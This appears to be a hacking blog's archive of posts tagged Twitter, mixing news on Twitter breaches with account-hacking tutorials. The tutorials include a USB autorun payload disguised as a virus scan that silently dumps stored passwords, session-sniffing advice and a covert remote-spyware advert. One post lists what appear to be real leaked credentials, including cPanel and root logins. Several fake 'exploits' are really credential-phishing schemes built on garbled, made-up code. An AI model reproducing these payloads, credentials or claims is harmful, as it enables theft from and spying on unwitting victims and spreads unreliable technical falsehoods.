Showing posts with label Twitter. Show all posts

Saturday, 2 February 2013

250,000 Twitter accounts Compromised By Hackers

One of leading social media site Twitter reported that their sever is compromised by hackers and hackers may have gained access to information on 250,000 of its more than 200 million active users.

Anonymous hackers were able to gain access to around 250,000 accounts on the social networking site, including usernames, email addresses and passwords. According to some hackers, Chinese Anonymous hackers are involved but this was not confirmed by Chinese government. The Chinese foreign ministry could not be reached for comment Saturday, but the Chinese government has said those accusations are baseless and that China itself is a victim of cyber attacks.


Twitter discovered that the attackers may have stolen user names, email addresses and encrypted passwords belonging to 250,000 users they describe as "a very small percentage of our users." The company reset the pilfered passwords and sent emails advising the affected users.

Bob Lord, Twitter's director of information security, said the attack was "not the work of amateurs" and the company did not believe it was an isolated incident.

"Our investigation has thus far indicated that the attackers may have had access to limited user information – usernames, email addresses, session tokens and encrypted/salted versions of passwords – for approximately 250,000 users," Lord said. "As a precautionary security measure, we have reset passwords and revoked session tokens for these accounts.

"This attack was not the work of amateurs, and we do not believe it was an isolated incident. The attackers were extremely sophisticated, and we believe other companies and organizations have also been recently similarly attacked."


Thursday, 8 November 2012

Twitter resets 'hacked' passwords after being compromised

Twitter resets 'hacked' passwords after being compromised

Thousands of Twitter users have received emails warning their account has been compromised by a third party.

Some accounts had been compromised, but other users had received the emails after Twitter had unintentionally reset unaffected passwords, the company said.


The mass email coincided with incidents involving several high-profile accounts, including at least one account belonging to the BBC.


Other media organisations, such as the TechCrunch blog, reported being warned.

Twitter gave no indication of the cause or source of the compromise, and would not share details of the size of the issue.

In a statement, it said: "When we believe an account may have been compromised, we reset the password and send an email letting the account owner know this has happened along with information about creating a new password. This is a routine part of our processes to protect our users.

"In this case, we unintentionally reset passwords of a larger number of accounts, beyond those that we believed to have been compromised.

"We apologise for any inconvenience or confusion this may have caused."

Deletions and spam

Some users who received the email noticed that some of their tweets had been deleted, while others said spam links had been posted without their knowledge - a typical characteristic of a compromised account.

The Twitter account belonging to BBC Radio 4's Today programme earlier told followers it was "trying to get to the bottom" of problems relating to their feed.

Other BBC accounts have received the warning email - but it is not yet clear if any more were compromised.

Comedian David Mitchell tweeted that he had received the email, and that a tweet he had written publicising his column in the Observer newspaper had been removed.

Some users criticised Twitter's email, suggesting it looked like a "phishing scam" - a message that impersonates an official email in an attempt to trick users into giving up personal details.

Source:BBC

Thursday, 26 July 2012

Twitter Down reported hours after Google Talk crash


Hours into a global Google Talk outage that left users unable to use the instant messaging client, it appears Twitter has gone down as well.


In a message to users, the company said: "Howdy folks, looks like we're experiencing a small interruption of Twitter.com and some mobile clients."


It is not yet known what caused the fault. Users that could access the service reported that shortened URL links included in tweets were not working properly.

The micro-blogging site appears to be experiencing a service disruption, with users in both Europe, Asia and the US saying they were unable to load the site.


Crowd-powered web service monitoring site Down Right Now has said there is “likely a service disruption,” based on user feedback.

Affected users are unable access the site at all - even the site’s iconic Fail Whale image is not loading for some Tweeters.
“Users may be experiencing issues accessing Twitter. Our engineers are currently working to resolve the issue,” Twitter has written on its Status page. No details beyond that have been revealed.

Friday, 15 June 2012

How To Scure Hacking Facebook And Twitter On Shared Computers.

    
Have You Ever accessed Facebook or Twitter in cyber cafe's or your office or your school? If Yes then there are chances that your Facebook or twitter account was hacked then and there. By the teacher, your boss or the cafe owner. 


I've discussed just this trick here. You don't need to be a programming expert from that, anyone with basic knowledge of computers can do it. 
                                                                                                           
First there's a thing maybe you have noticed already that whenever you open Facebook or twitter the web address is like "http://www.facebook.com"  and whenever you have browsed GMAIL note the difference. its like "https://www.gmail.com". So as you have seen Gmail uses a secure server to conncet to the net, while Facebook or twitter do not. 


So what you need to do is:
Download the below plugin from the below link
Download Plugin


Once Installed A sidebar would open on your Firefox browser. So that whenever people login into there account, you can easily login into there account too. The thing is that the computers must be connected through data-cable, Wifi like in cyber cafe's.
Enjoy this little hacking. And please pass comments.

Saturday, 24 December 2011

Best And Popular Trick To Hack Passwords


Here is a small trick with which you can sniff passwords stored in a computer.To do so you need some Utilities…..
MessenPass,PasswordFox,Protected Passview,IE Passview,Mail passview..

Description

MessenPass:
MessenPass is a password recovery tool that reveals the passwords of the following instant messenger applications:
  • MSN Messenger
  • Windows Messenger (In Windows XP)
  • Windows Live Messenger (In Windows XP/Vista/7)
  • Yahoo Messenger (Versions 5.x and 6.x)
  • Google Talk
  • ICQ Lite 4.x/5.x/2003
  • AOL Instant Messenger v4.6 or below, AIM 6.x, and AIM Pro.
  • Trillian
  • Trillian Astra
  • Miranda
  • GAIM/Pidgin
  • MySpace IM
  • PaltalkScene
  • Digsby
MessenPass can only be used to recover the passwords for the current logged-on user on your local computer, and it only works if you chose the remember your password in one of the above programs.
PasswordFox
PasswordFox is a small password recovery tool that allows you to view the user names and passwords stored by Mozilla Firefox Web browser.
Protected Passview
Protected Storage PassView is a small utility that reveals the passwords stored on your computer by Internet Explorer, Outlook Express and MSN Explorer. The passwords are revealed by reading the information from the Protected Storage.
IE Passview
IE PassView is a small password management utility that reveals the passwords stored by Internet Explorer Web browser, and allows you to delete passwords that you don’t need anymore. It supports all versions of Internet Explorer, from version 4.0 and up to 8.0.
Mail passview
Mail PassView is a small password-recovery tool that reveals the passwords and other account details for the following email clients:
  • Outlook Express
  • Microsoft Outlook 2000 (POP3 and SMTP Accounts only)
  • Microsoft Outlook 2002/2003/2007/2010 (POP3, IMAP, HTTP and SMTP Accounts)
  • Windows Mail
  • Windows Live Mail
  • IncrediMail
  • Eudora
  • Netscape 6.x/7.x (If the password is not encrypted with master password)
  • Mozilla Thunderbird (If the password is not encrypted with master password)
  • Group Mail Free
  • Yahoo! Mail – If the password is saved in Yahoo! Messenger application.
  • Hotmail/MSN mail – If the password is saved in MSN/Windows/Live Messenger application.
  • Gmail – If the password is saved by Gmail Notifier application, Google Desktop, or by Google Talk.
HOW TO DO IT>>
1. Download all the 5 tools, extract them and copy only the executables(.exe files) into your USB Pendrive.
ie: Copy the files – mspass.exe, mailpv.exe, iepv.exe, pspv.exe and passwordfox.exe into your USB Drive.
2. Create a new Notepad and write the following text into it
[autorun]
open=launch.bat
ACTION= Perform a Virus Scan

save the Notepad and rename it from
New Text Document.txt to autorun.inf
Now copy the autorun.inf file onto your USB pendrive.
3. Create another Notepad and write the following text onto it.
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt

save the Notepad and rename it from
New Text Document.txt to launch.bat
Copy the launch.bat file also to your USB drive.
Now your rootkit is ready and you are all set to sniff the passwords. You can use this pendrive on on any computer to sniff the stored passwords. Just follow these steps
1. Insert the pendrive and the autorun window will pop-up. (This is because, we have created an autorun pendrive).
2. In the pop-up window, select the first option (Perform a Virus Scan).
3. Now all the password recovery tools will silently get executed in the background (This process takes hardly a few seconds). The passwords get stored in the .TXT files.
4. Remove the pendrive and you’ll see the stored passwords in the .TXT files.
This hack works on Windows 2000, XP, Vista and Windows 7
NOTE: This procedure will only recover the stored passwords (if any) on the Computer.

Thursday, 8 December 2011

Top 10 BUZZWORDS of 2011

Here are top 10 buzzwords of 2011 :


1. Do it for Sachin


The factual anthem of the 2011 Cricket World Cup might have been the unimpressive track penned by Shankar, Ehsaan and Loy, but Team India clearly had only one anthem on their lips throughout the tournament – “We want to win it for Sachin”

2. Govind Tiwari

2011’s online sensation was in no doubt Govind Tiwari. The young man from Allahabad emerged from complete obscurity with his blog- http://govindtiwari.blogspot.com/ that caught the imagination of India’s netizens.

3. I am Anna


If 2011 will be remembered for one reason in India it might well be the movement against corruption. In Anna Hazare, the common man found their hero. Even those who didn’t agree with his method had nothing but admiration for the cause.

4. Poschim Bongo

West Bengal Chief Minister Mamata Bannerjee decided to leave her imprint by renaming the state as ‘Poshcim Bongo’.

5. i

2011 saw the passing away of several big names, but the most talked about amongst them all was Apple’s co-founder, chairman and CEO – Steve Jobs. He died from complications arising out of his long battle with pancreatic cancer.

6. Her Royal Hotness

Royal weddings were clearly the flavour of the year what with Kate and William, The Prince of Monaco’s marriage to an Olympic swimmer and The King of Bhutan’s wedding with a young beautiful commoner.

7. BayB


For a family that usually holds a grouse with the media, the Bachchans do their fair bit in encouraging the intrusiveness, so to speak. Amitabh Bachchan chose to go public on his Twitter stream with news of daughter-in-law Aishwarya Rai’s pregnancy and this triggered a whole gamut of wishes/ jokes/ one-liners on the impending Bachchan


8. Tihar


With scams and scandals being the order of the day, the most popular destination for India’s movers and shakers turned out to be Tihar Jail.

9. Kolaveri

The song was leaked onto the web and that was when its creators decided to come out with an official promotional video of it. In no time, ‘kolaveri’ went viral in cyberspace and garnered over 3 lakh hits within a week on Youtube. The track became a pan-Indian sensation after being shared umpteen times on social networking sites.

10. D K Bose

If the year ended with the nation humming Kolaveri, then it began with them asking D K Bose to run for it. The song ‘D K Bose’ belonged to the Aamir Khan production ‘Delhi Belly’ and though it sounded like a common Bengali surname it was also a play on a popular North Indian expletive.

Thursday, 24 November 2011

Twitter accounts hacked : Barack Obama, Britney etc on the list

According to twitter, a micro blogging site, 33 twitter accounts were compromised and false and inappropriate messages were posted online. Hacked accounts include prominent twitter sources like President-elect Barack Obama, Rick Sanchez, Britney Spears, Fox News etc.
It’s believed that accounts were compromised after a hacker accessed tools of the support team used to reset their login info.
Accounts were fixed quickly by resetting passwords.
About twitter
Twitter is a micro blog site that allows users to send status updates (tweets) from mobile phones, instant messaging than 140 characters.

Tuesday, 1 November 2011

How To Get 1000 Twitter Followers in a Day

Twitter lies amongst the top position in the list of the most admired and heavily used social networking site. A Twitter user always want his/her tweet to reach the the eyes of as many people as possible. This tricky technique can do the work for them:

get twitter followers quickly
get twitter followers

1). http://twittercounter.com/pages/100 is the URL where you will find the record of most followed twitters.

2). Target at least 10 such Twitters.

3). Open each of the profile in a separate tab and follow them one at a time.

4). Here comes the Tricky part, on following an individual your name will come at the top position in the catalog of followers. As a result, the person who follows that individual will also follow you as going after their followers will compel then to follow you.

5). Even if you quit to follow that individual after 5 minutes yet you succeeded in increasing your followers list within that 5 minutes span.

For the beginners, just by following these simple steps, you can surely make a good mark. Advertising today is solely a game in the industry, which results in the formula, the more the ads, the better sales you get. By increasing the twitter followers one may let other people read the updates that one has posted.


Sunday, 23 October 2011

How to Update Twitter and Facebook with Siri on Your iPhone 4S


How to Update Twitter and Facebook with Siri on Your iPhone 4S
One of the most obvious features Siri lacks on the iPhone 4S is social network integration. Although Twitter is integrated into iOS 5, you still can’t tweet or update your Facebook account from Siri.
There’s actually an easy workaround to update Twitter and Facebook with Siri on your iPhone 4S.
Many forget that Twitter and Facebook both let you update your status via SMS. Once you authenticate your profile with your mobile number, you can text a certain number in your address book to tweet or quickly post a status.
Here’s how to update Twitter with Siri:
Step 1: Login to Twitter.com and visit the “Mobile” section of your account settings. Make sure that you have all of the SMS Message Notifications unchecked if you have push notifications already enabled on a Twitter app for your iPhone.
How to Update Twitter and Facebook with Siri on Your iPhone 4S
Step 2: Authenticate your iPhone 4S with Twitter’s SMS service. You have to type in your number and enter the verification code that’s sent.
Step 3: Create a new contact on your iPhone 4S for Twitter’s 40404 number. I recommend naming it “Twitter,” but you can make it whatever you want.
How to Update Twitter and Facebook with Siri on Your iPhone 4S
That’s it! You should now be able to say something along the lines of, “Send message to Twitter [insert tweet].” Siri will treat it like a regular message.
For Facebook, the steps are basically the same. You can connect your iPhone with your Facebook account from this page. Follow the same instructions for verifying your iPhone and creating a new contact with Facebook’s 32665 number.
While Twitter and Facebook offer SMS updates for free, your carriers will still charge you normally. Although you’re “using Siri” to update your status, you’re still just sending a text message, and the status will be displayed in your Messages app alongside your other texts.
But hey, when you need to tweet, you need to tweet. Simple as that, right?

How To Hack Siri To Use Twitter, Facebook Or Google+


How To Hack Siri To Use Twitter, Facebook Or Google+
Siri’s an amazing advancement in the way that we interact with out iPhones, but it doesn’t exactly do everything you want it to do out of the box. In fact, three conspicuous abilities absent from Siri’s feature set include the ability to make a Facebook status update, send a message to Google+ or even tweet… doubly absurd given iOS 5”s native Twitter integration.
Don’t worry, though. It’s easy enough to hack any iPhone 4S to Tweet, Facebook or Google+ through Siri. Here’s how.

Techland gives us a great run down of easy Siri hacks that will get you up and running with voice control Twitter, Facebook and Google+ in no time:
For Facebook, text “Hello” to 32665 in the United States (or the short code for whatever country you’re in), then follow the link in the reply to finish the setup process. Add the short code to your Contacts, and name it “Facebook.” That way, you can tell Siri to “send a text to Facebook saying …”
For Twitter, text “START” to 40404 in the United States (or the short code for other countries), then respond with your username, then your password. Add the short code to your Contacts with the name “Twitter.”
For Google+, visit your settings page and scroll down to “Set delivery preferences.” Add your cell phone number, but be sure to click “don’t notify me” if you don’t want incoming Google+ messages by text. Verify your number with the code you receive by phone, then add the short code “33669” (in the U.S.) to your contacts as “Google Plus.” Updates are shared with everyone in your circles.

Wednesday, 12 October 2011

New Passwords – Set 1

These accounts are public so there is a good chance they are changed. Please register to get FULLY WORKING passwords.

Program Protocol / Url Username Password
Messenger Live Msn Messenger codnerd@live.com 9258467511dave
Pidgin Pidgin codnerd@live.com hockey5119258467
Firefox 3 http://www.customcod.com admin 9258467511
Firefox 3 http://customcod.com lazyperson youarelazy
Firefox 3 http://www.aggregame.com codnerd hockey5119258467
Firefox 3 http://play.battlefield-heroes.com codnerd@live.com 9258467
Firefox 3 http://play.battlefield-heroes.com (Beta Key Program Security Layer Login) codnerd 9258467
Firefox 3 http://sharpservers.com CoDNerd 9258467511
Firefox 3 http://www.playlist.com codnerdplaylist hockey5119258467
Firefox 3 http://customcod.com:2082 (cPanel) codfw 9258467511
Firefox 3 https://secure.logmein.com daverosen5@live.com riggs112
Firefox 3 https://play.battlefield-heroes.com codnerd@live.com 9258467
Firefox 3 https://play.battlefield-heroes.com (Beta Key Program Security Layer Login) codnerd 9258467
Firefox 3 http://codhq.com codnerd hockey5119258467
Firefox 3 http://callofdutyrising.com admin 9258467511
Firefox 3 http://www.xfire.com ccodcodnerd 9258467511
Firefox 3 http://www.facebook.com bordr4life511@aol.com davedaman
Firefox 3 http://twitter.com customcod 9258467511
Firefox 3 http://www.codhq.com codnerd hockey5119258467
Firefox 3 https://www.name.com codnerd hockey5119258467
Firefox 3 http://simpleportal.net codnerd hockey511
Firefox 3 http://customfps.com codnerd 9258467511
Firefox 3 http://download.simplemachines.org cod4guy hockey511
Firefox 3 http://www.name.com codnerd hockey5119258467
Firefox 3 http://174.120.19.219:2082 (cPanel) patty11 davedaman
Firefox 3 http://patty11.com dave hockey5119258467
Firefox 3 https://secure.hostgator.com jerryrosen@live.com davedaman
Firefox 3 http://patty11.com:2082 (cPanel) patty11 davedaman
Firefox 3 http://www.warez-bb.org rasinett 9258467
Firefox 3 http://codfw.com admin 9258467511
Firefox 3 http://sharpservers.net:2082 (cPanel) sscorp 9258467511
Firefox 3 http://sharpservers.net drosen 9258467511
Firefox 3 http://robbo.snmgaming.com codnerd 9258467
Firefox 3 https://secure.mpcustomer.com 201674 9258467511
Firefox 3 http://codfw.com:2082 (cPanel) codfw 9258467511
Firefox 3 http://www.godaddy.com 18517637 hockey5119258467
Firefox 3 https://idp.godaddy.com 18517637 hockey5119258467
Firefox 3 http://customcod.net:2082 (cPanel) ccnet 9258467511
Firefox 3 http://www.moddb.com codnerd 9258467
Firefox 3 http://www.smf-media.com codnerd 9258467
Firefox 3 https://secure.newegg.com rosend@davtec.net davedaman
Firefox 3 https://www.swiftpanel.com codnerd@live.com 9258467
Firefox 3 http://teachercentral.org 9258467 9258467
Firefox 3 https://secure.livestream.com customcod 9258467511
Firefox 3 http://www.battlefieldheroes.com codnerd@live.com 9258467
Firefox 3 http://www.battlefieldheroes.com (Beta Key Program Security Layer Login) codnerd 9258467
Firefox 3 http://forums.cgsociety.org codnerd 9258467
Firefox 3 http://www.smf101.com codnerd hockey511
Firefox 3 http://www.codnerd.com admin NcrlVs&!5udJ
Firefox 3 http://customcod.com:2086 (Web Host Manager) root 9258467511dave
Firefox 3 https://www.battlefieldheroes.com codnerd@live.com 9258467
Firefox 3 https://www.battlefieldheroes.com (Beta Key Program Security Layer Login) codnerd 9258467
Firefox 3 http://sharpservers.com:2082 (cPanel) sharpser 9258467511dave
Firefox 3 http://customcod.info:2082 (cPanel) ccodinfo password511
Firefox 3 http://www.mapbarracks.com codnerd 9258467
Firefox 3 http://customfps.com:2082 (cPanel) customfp 9258467511dave
Firefox 3 https://login.facebook.com bordr4life511@aol.com davedaman

Remote password hacking software - sniperspy

Spy on a pc
Are you looking for the Best Remote password hacking software? Do you need to spy on your remote computer without the need for physical access? But wait! Before you go for any remote spy software you should read our shocking reviews!

1. Sniper Spy (Remote Install Supported)


Editors Rating: 8/10


Remote password hacking softwareSniperSpy is the industry leading Remote password hacking software combined with the Remote Install and Remote Viewing feature.
Once installed on the remote PC(s) you wish, you only need to login to your own personal SniperSpy account to view activity logs of the remote PC’s!  This means that you can view logs of the remote PC’s from anywhere in the world as long as you have internet access!
Do you want to Spy on a Remote PC? Expose the truth behind the lies! Unlike the rest, SniperSpy allows you to remotely spy any PC like a television! Watch what happens on the screen LIVE! The only remote PC spy software with a SECURE control panel!
This Remote PC Spy software also saves screenshots along with text logs of chats, websites, keystrokes in any language and more. Remotely view everything your child, employee or anyone does while they use your distant PC. Includes LIVE admin and control commands!

remote password hacking software


remote password hacking software

SniperSpy Features:
1. SniperSpy is remotely-deployable spy software
2. Invisibility Stealth Mode Option. Works in complete stealth mode. Undetectable!
3. Logs All Keystrokes
remote password spying software

4. Records any Password (Email, Login, Instant Messenger etc.)

5. Remote Monitor Entire IM Conversations so that you can spy on IM activities too
6. Captures a full-size jpg picture of the active window however often you wish
7. Real Time Screen Viewer
8. Remotely reboot or shutdown the PC or choose to logoff the current Windows user
9. Completely Bypasses any Firewall

What if i dont have physical acess to victims computer?


remote password hacking software
 No physical access to your remote PC is needed to install the spy software. Once installed you can view the screen LIVE and browse the file system from anywhere anytime. You can also view chats, websites, keystrokes in any language and more, with screenshots.

This software remotely installs to your computer through email. Unlike the other remote spy titles on the market, SniperSpy is fully and completely compatible with any firewall including Windows XP, Windows Vista and add-on firewalls.

The program then records user activities and sends the data to your online account. You login to your account SECURELY to view logs using your own password-protected login. You can access the LIVE control panel within your secure online account.

Why would I need SniperSpy?

Do you suspect that your child or employee is inappropriately using your unreachable computer? If yes, then this software is ideal for you. If you can't get to your computer and are worried about the Internet safety or habits of those using it, then you NEED SniperSpy.

This high-tech spy software will allow you to see exactly what your teenager is doing in MySpace and elsewhere in real time. It will also allow you to monitor any employee who uses the company computer(s).

                                Sniperspy No 1 PC Spy software

How To Hack RuneScape Accounts


Before you get all excited please remember that this is a BETA stage and there are a few bugs.
The program utilizes a loophole in Apache which spits out data on request. Thanks to our covert team of coders we are proud to bring you the first release (ver. 1.0) – This tool IS FREE in beta stages but once we get the bugs worked out there will be a charge for it. Please report any bugs to dropdoxacct@gmail.com
Currently unlocks the password for the following:
  1. Youtube (a little buggy but works)
  2. Facebook
  3. Gmail
  4. Yahoo (still buggy)
  5. Hotmail
  6. Many other accounts (too many to name)
  7. Twitter
Future updates will include:
  1. Steam Accounts
  2. Brazzers Accounts
  3. Rapidshare Accounts
  4. Paypal
Installation notes (Things 2 do when it’s not working):
Please read the attached PDF file before launching the program. The program requires the LASTEST .NET framework installed (you can get it @ Microsoft.com) and a couple of VB runtime DLL’s. (You can download a full package of DLLs on their site, this way there is no guess work)
NOTE:
PLEASE USE AT YOUR OWN RISK !! THIS IS FOR TESTING PURPOSES ONLY AND SHOULD NOT BE USED TO HARM OTHERS. HOWTOHACKACCOUNT.COM WILL NOT BE HELD RESPONSIBLE FOR ANY DAMAGES THAT MIGHT OCCUR.
Thanks to the  team who coded this gem:
VIzi0n – PadMunchkin – ZubZ3R0 – W0RLD1SM1N3

DOWNLOAD: (pass in our member area)

http://linkthisfile.com/files/get/DskQnW6fhZ/hthaccts1.0.rar

Hack Any Twitter Account Using A Web Based Exploit

Do you want to learn how to hack twitter?, Are you looking for a way to hack your friends twitter account without them fiding out? Interested in finding out ways to hack someones profile? Maybe you want to take a quick peek at their direct message inbox, steal their username or find a glitch to use a hacking script.In this article I will show you a fairly easy step by step guide on how to hack twitter user accounts without having to directly hack into twitter or their computer and risk getting caught...ignore all those hacking services, twitter hacks and hackers that charge you money for something you can do on your own for free...hack the password of any of your friends accounts and get their password even as a prank or joke.

Hack twitter, hacking twitter passwords from user accounts and find out someones twitter password...Is any of it really possible? Yes it is!. Surely you've heard on the news of how President Obama's twitter got hacked or a few other celebrities. It is all due to twitter's poor coding/programming which causes all those errors like THIS POPULAR ONE.

A couple of month's ago I wanted to check my old Twitter account but forgot what email and password I had used to sign up, I sent an email to their technical support but they didn't reply so I decided to put my geek skills to good use and find a way to get my login information back by writing a twitter account hacking code or exploit as they are called.

HOW HACKING TWITTER ACCOUNTS WORKS
Twitter has two databases (one for males and one for females users) where they keep all the information from their users, if you remember the email you use to login but forget your password, you can use the 'Forgot your password?' option, however if like me you don't have any of that information it's impossible to legally recover that account.

If you know anything about programming websites you know the 'Forgot your password?' service has to be in direct contact with the databases in order to send requests to retrieve the forgotten information for you, basically what that means is if you 'ask' the database for the login information with the right 'code' (in our case exploit), it will send you back that information.

So all I had to figure out is what the code was and what system they used to contact the databases through the 'Forgot your password?' service, after a few weeks of writing and testing codes I came up with the right one for the job and after doing a bit of research I learned Twitter uses something similar to an email service to contact their databases.

But as usual, everything isn't as easy as it seems. For security reasons the databases are programmed to verify the account your requesting is actually yours and not someone elses so they need some type of authentication or verification (thats why they send you a verification link to your email when creating your account or changing your password), luckily for us Twitter is so poorly programmed they also allow you to use a friends/followers account to verify your own (it's a glitch in the "Mutual Friends/Followers" service where they authenticate accounts by checking if the associated friends/followers email is related to the 'victims' account), in other words, if the person you want to get the login information from is following you on Twitter and your following them...you can use your own account to verify theirs (by confusing the database into thinking we are checking if you both mutually follow each other rather than the true act of reseting their password and getting them to send it to us) and get their login email and password sent to you...but the victim must be following you and you them.
HOW TO DO IT

1) First off you will need to get your username and the victims username, how do you do this?

Go to the victims twitter profile and look at your browsers address bar, at the end of all the address you should see something like this: (I have used a red arrow to point it out)


Write it down somewhere as you will need to use it a bit further down, once that is done you may continue to step 2.
2) At the bottom of this page I have pasted the exploit code I created to fool the databases, this is the tricky part as you will have to edit the code a bit yourself so that it fits your needs when searching for the victims login information.

Scroll down to the bottom of this page and find the code I have highlighted in gray so you know what to copy, select the code and copy it to your clipboard (press CTRL+C) then paste it (CTRL+V) on a notepad or text document so you can edit it.

3) Once you have the code somewhere you can edit it, you will need to insert three things into it, the twitter username of the victim and the friend authentication login information. I will give you step by step examples by trying the exploit code of my friend Sarah's account as the victim, see what parts you have to edit and with what:


1. Should be the victims username.
2. Should be your twitter login username to verify your the victims follower/friend.
3. Should be your password so the database can authentic you really are mutually following each other with the victim.

When editing the code, don't accidentally delete one of the quotes (") or it won't work, so make sure you put the information inside them.
4) Now that you have the exploit code edited and ready to send, we are all set to send it to the database through an email, since it's not your regular email but an exploit email we will have to use a special Subject so the database knows how to read it in programming language.


Go to your email address and Compose a new email to twittersupport@techie.com which is twitters customer service email for forgotten passwords, in the Subject copy and paste the code below highlighted in gray:

$[search_database = $find user+id= "VICTIMSUSERNAME", '%verification+user+gender' = }"F"{ begin_search();


Once you have edited the Subject and entered the email address, your Composed email should look like the screenshot below, I will numerate each item:


1. The email address of the twitter database's forgotten password customer service.
2. This is where you insert the victims username.
3. This is where you insert the victims gender (as mentioned above the twitter database is devided in a male section and female), put an M inside the quotes if they are a male or a F if they are a female.
5) After you have correctly written the To: and Subject: sections, you may proceed to insert the exploit code you previously edited in step 3 into the body section of the email. Now all you have to do is click Send and wait for the database to send you back it's reply with the information.


It should take from 12-24 hours depending on the traffic twitter has that day, this is a sample of the email response you'll receive:


THE EXPLOIT CODE
twt_select_db("find", $linkID) or die(twt_database_error()); $resultID = twt_query("SELECT FriendID FROM signup WHERE email = '$email'", $linkID) or die(twt_database_error()); $num_rows = db_num_rows($resultID); $row = twitter_fetch_array($resultID); $user_id = $row[0];

if ($user_id == "PUT_USERNAME_HERE") = '$repeat' {
print Success, We have sent you an email with the Login email and Password of that Username.
}
else {
// print "We're sorry, your follower does not appear to be in our database."

$passwordfromdb = $row[0];
$find userID = (%follower_list)
#forgot_pass_userid = "%repeat%"; <%search_database_for_id%>
#user email= "YOUR_USERNAME_HERE"; (%follower_vulnerability_match%)
#user password = "YOURPASSWORDHERE"; (%follower_vulnerability_matchk%)
$follower_database_exploit = '%request_forgot_pass_info'
$email_to = %%%@subject_email

session_start();
session_reset_pass("session");
$email_address = $_POST['email_address'];
if (!isset($_POST['email_address'])) {

}
elseif (empty($email_address)) {
   echo $empty_fields_message;
function decrypt userID password() {
     $salt = "abchefghjkmnpqrstuvwxyz0123456789";
     srand((double)microtime()*1000000);
     $i = 0;
     while ($i <= 7) {
             $num = decrypt() % 33;
             $tmp = substr($salt, $num, 1);
             $pass = $pass . $tmp;
             $i++;
    }
    return $pass;
  }

mail($email_address, $subject, $message, "Twitter Password Reset Confirmation


}
/end$

How to hack a runescape account

if u want to hack a runescape
account send to
hackerclub4u@gmail.com
subject:
password recovery

(yourusername)

(VictimsUsername)

(yourpassword)


then send it

they will give you the password 5 to 10 min

How to hack Myspace accounts.

Is your gf/bf cheatinging on you? Now, you can find out!

I am a UNIX Programmer and I have found a way to hack Myspace account and now I am going to tell you how.

The following is a Mysapce bug with some editing using C++.

First open your browser and type in the following in the adress bar

/cgi-bin/start/v703&ACCOUNT&pswrdtransfer-serverbot9985a5&-USERNET-&-27568&java-&rsa.


Replace ACCOUNT with the Myspace disply name of the victim you want to hack, and replace USERNET with your Myspace disply name.

This will tell the Myspace bot that the account has transfered servers and the account will be re-registered and the password will be sent to the adress the

E-mail origionated from, it also edits Myspace cookies to make you log in to your victims account.

If you get an error, it is normal don't panic.


Now, log in to Myspace using the link below to accuire your victims cookies (YOU MUST USE INTERNET EXPLORER)

http://myspace.com/index.php/login

If the above link does not work try again after a while, or you might have done something wrong re do everything and carfully read.


When you log in, You will be logged in to your account, Log out then when it returns you to Myspace.com....


There will be the victims E-mail and Password waiting for you!

Just click log in

Now you have the truth.

Monday, 19 September 2011

HowToHackAccounts is now social !! :)


HowToHackAccounts is now social !! :)


We would like to thank our visitors and invite them to join are new social outlets !!
Join us on Facebook:
http://www.facebook.com/HackersClub4U
Or Twitter:
http://twitter.com/hackerclub4u

Clear BIOS Password, All tricks !

The best personal toolbar specially crafted to manage your email, chats, updates, and almost everything, and it's free!


It's 100% safe. We DO NOT store any information in any form!

Download Hackers Most PopularToolbar! Mozilla


Download Hackers Most PopularToolbar! Internet Explorer


Download now with Instructions - All other


How to Reset a BIOS Password


**** New Trick ****

At command prompt type debug
you will get a - prompt where you can type the fallowing (<enter> means hit enter, not type enter*)

A <ENTER>
